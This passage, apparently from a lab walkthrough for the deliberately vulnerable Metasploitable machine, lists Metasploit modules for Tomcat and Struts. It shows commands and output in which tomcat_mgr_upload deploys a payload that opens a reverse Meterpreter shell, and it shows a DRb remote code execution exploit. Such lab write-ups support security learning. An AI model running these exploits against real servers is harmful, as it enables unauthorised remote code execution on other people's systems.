   auxiliary/scanner/http/tomcat_mgr_login                                normal     Tomcat Application Manager Login Utility
   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     Apache Struts ClassLoader Manipulation Remote Code Execution
   exploit/multi/http/struts_default_action_mapper       2013-07-02       excellent  Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Apache Tomcat Manager Application Deployer Authenticated Code Execution
   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Apache Tomcat Manager Authenticated Upload Code Execution
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07       excellent  Novell ZENworks Configuration Management Arbitrary File Upload
   post/windows/gather/enum_tomcat                                        normal     Windows Gather Apache Tomcat Enumeration
```

```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(tomcat_mgr_upload) > set rhost 192.168.79.179
msf exploit(tomcat_mgr_upload) > set rport 8180
msf exploit(tomcat_mgr_upload) > exploit
```




```
msf exploit(tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.79.173:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 0Y2wd71D44Qidz0hkyGbW8...
[*] Executing 0Y2wd71D44Qidz0hkyGbW8...
[*] Undeploying 0Y2wd71D44Qidz0hkyGbW8 ...
[*] Sending stage (46089 bytes) to 192.168.79.179
[*] Meterpreter session 2 opened (192.168.79.173:4444 -> 192.168.79.179:43803) at 2016-06-27 16:28:37 -0500

meterpreter >
```

Ruby DRb RMI (port 8787)

search drb, find an exploit `exploit/linux/misc/drb_remote_codeexec`

```
msf > use exploit/linux/misc/drb_remote_codeexec
msf exploit(drb_remote_codeexec) > set uri
druby://192.168.79.179:8787
msf exploit(drb_remote_codeexec) > exploit
```



Previous
searchploit

Next
Metasploitable-3

Last updated 1 year ago

Was this helpful?